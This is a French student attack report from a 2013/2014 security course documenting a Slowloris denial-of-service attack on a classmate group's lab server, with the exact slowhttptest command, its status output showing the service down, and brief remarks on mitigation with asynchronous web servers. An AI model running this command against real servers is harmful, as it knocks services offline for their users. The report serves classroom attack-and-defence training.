

2013/2014

M2-Informatique SSI

GULDNER Geoffrey

HURIER Médéric

LACAVE Valentin

SOIHILI Mouchtali



[Rapport d'Attaque n°A007]

SOMMAIRE

I. DESCRIPTION DE L'ATTAQUE.....	3
II. RESULTAT DE L'ATTAQUE.....	4

I. Description de l'attaque

Groupe ciblé

Pour le groupe ciblé on a : le groupe 3

Adresse(s) IP cible : 172.24.141.211

Propriétaires du serveur (les 4 noms)

- HEYD
- CONTAL
- GORLT
- KONE

Nom de l'attaque

slowloris: envoi de requête en simulant une faible bande-passante.

Date de l'attaque

29/01/2014

Catégorie d'attaque

Déni de Service

Technique utilisée

En envoyant des requêtes octet par octet, on peut simuler un client web très lent (c'est le cas par exemple pour un téléphone mobile sur bande GSM).

Ces requêtes sont très lourdes à gérer pour le serveur, car les délais de transferts occupent les processus dédiés à traiter les autres demandes. Si on envoie suffisamment ce type de requête, on peut saturer le serveur en quelques secondes.

Pour utiliser cette attaque, nous avons utilisé le script slowhttptest:

- `slowhttptest -c 1000 -H -i 10 -r 200 -t GET -u http://172.24.141.211 -x 24 -p 3`

Plus d'informations à cette adresse:

- <https://code.google.com/p/slowhttptest/>

CID

Site indisponible à 95% (selon le délai de rejet par expiration de la requête).

II. Résultat de l'attaque

Description du résultat

Les captures suivantes montrent le script d'attaque en cours de fonctionnement et le résultat sur le navigateur. Les requêtes restent en cours de chargement, sans jamais aboutir.

Notre site est également sensible à ce type d'attaque. Nous comptons nous en prémunir en installant un serveur web basé sur un modèle asynchrone (Cherokee, Nginx).


Il est possible de s'en prémunir, mais les règles sont très complexes et peuvent nuire au fonctionnement normal (ex: priver d'accès les clients mobiles).

Preuve de l'attaque

```
test type:                SLOW HEADERS
number of connections:    1000
URL:                     http://172.24.141.211/
verb:                     GET
Content-Length header value: 4096
follow up data max size:  52
interval between follow up data: 10 seconds
connections per seconds:  200
probe connection timeout: 3 seconds
test duration:            3600 seconds
using proxy:              no proxy

Wed Jan 29 16:04:18 2014:
slow HTTP test status on 185th second:

initializing:             0
pending:                  0
connected:                383
error:                    0
closed:                   617
service available:        NO
```



Information récupérée et/ou modifiées

/

Comment s'en protéger?

/